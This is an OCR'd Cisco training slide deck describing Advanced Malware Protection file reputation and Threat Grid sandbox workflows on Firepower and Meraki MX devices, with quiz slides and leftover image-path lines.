Content which is identified as known malware can be automatically blocked. Adaptive Scanning is only available when web reputation filtering is enabled.

Advanced

Advanced Mal... to the cloud servers on ports 32137 (for File Reputation) and 443 (for File Analysis). Please see the Online He...

... Reputation Filtering

File Analysis : ☑ Enable File Analysis

File Types:
- ☑ Adobe Portable Document Format (PDF)
- ☑ Microsoft Office 2007+ (Open XML)
- ☑ Microsoft Office 97-2004 (OLE)
- ☑ Microsoft Windows / DOS Executable

▸ Advanced *Optional Settings for Advanced Malware Protection services.*


Turns on File Reputation globally

Turns on File Analysis globally


Turns on File Types for FA globally

Firepower and Meraki MX Integration Workflows

Cisco Firepower Threat Defence





Firepower – AMP & Threat Grid Process Flow
Threat Grid Cloud



1. Firepower Device integrated via SPAN or in-line; AMP extracts files from flows
2. Firepower Device connects to FMC to perform a File Reputation Check
3. FMC queries File Reputation from AMP Cloud to determine if the file is known malicious, known good or unknown
4. FMC forwards File Reputation information and the Firepower Device acts accordingly (block/allow)
5. If the file is unknown and matches file criteria, then it is sent to Threat Grid cloud for dynamic analysis, the flow will be allowed at this time
6. FMC and AMP appliance poll to mark file as good or malicious in file trajectory
7. If TG analysis determines a threat score >90, then AMP Cloud is updated (poked) to mark file as bad
8. AMP cloud issues a retrospective event in FMC, generating potential IoC's and future file blocks

Meraki MX Security Platform





Powerful security that's easy to implement

- Robust suite of Cisco Security technologies
- Intuitive GUI-based configuration
- Seamless updates from the cloud

Exceptional scalability


- Zero-touch provisioning with cloud brokered VPN
- Easy centralized management with built-in remote troubleshooting tools
- Multi-location configuration templates

Industry-leading visibility

- Fingerprints users, applications, devices, and threats
- Monitor one location or an entire deployment
- Unified monitoring and reporting with other Cisco Meraki technologies

Meraki MX – Connectivity and Threat Tanagement

AMP enabled Device



Security

- Next generation firewall
- AES encrypted VPN
- Intrusion prevention (IPS)
- Malware protection
  Geo-IP firewalling


Networking

- 3G / 4G failover
- Branch routing
- WAN balancing and failover
- High Availability
- Intelligent path control

Application Control


- Bandwidth shaping
- URL content filtering
- Quality of Service control

Meraki MX – AMP & Threat Grid Process Flow
Threat Grid Cloud



1. Meraki MX inspects file transfers in-line and extracts files from flows (currently only HTTP)
2. MX calculates SHA-256 from file and sends the file reputation lookup to AMP cloud
3. AMP Cloud determines if the file is known malicious, known good or unknown
4. If the file is unknown and matches file criteria, then it is sent to Threat Grid cloud for dynamic analysis, file transfer will be allowed at this time
5. If TG analysis determines a threat score >90, then AMP Cloud is updated (poked) to mark file malicious in AMP DB
6. AMP Cloud sends a Retrospective event to MX (respectively the Dashboard) to highlight the occurrence of a malicious file that was not blocked

Meraki MX – Threat Grid Cloud Integration
Malware Analysis



Prioritize Threats

*Easy to read **threat report** with **threat scores** to help speed up incident response*

It’s Quiz Time: AMP enabled Devices


Can we Block Emails with ESA/CES based on Threat Grid Analysis Results?

It’s Quiz Time: AMP enabled Devices

Can we Block Files with Firepower based on Threat Grid Analysis Results?

AMP Unity and Cisco Threat Response

Elevating Security Visibility with AMP Unity



AMP Unity – Consolidating File Events & Policies

Manages for Endpoints:
- Endpoint Policies
- Black & White Lists
- Exclusions

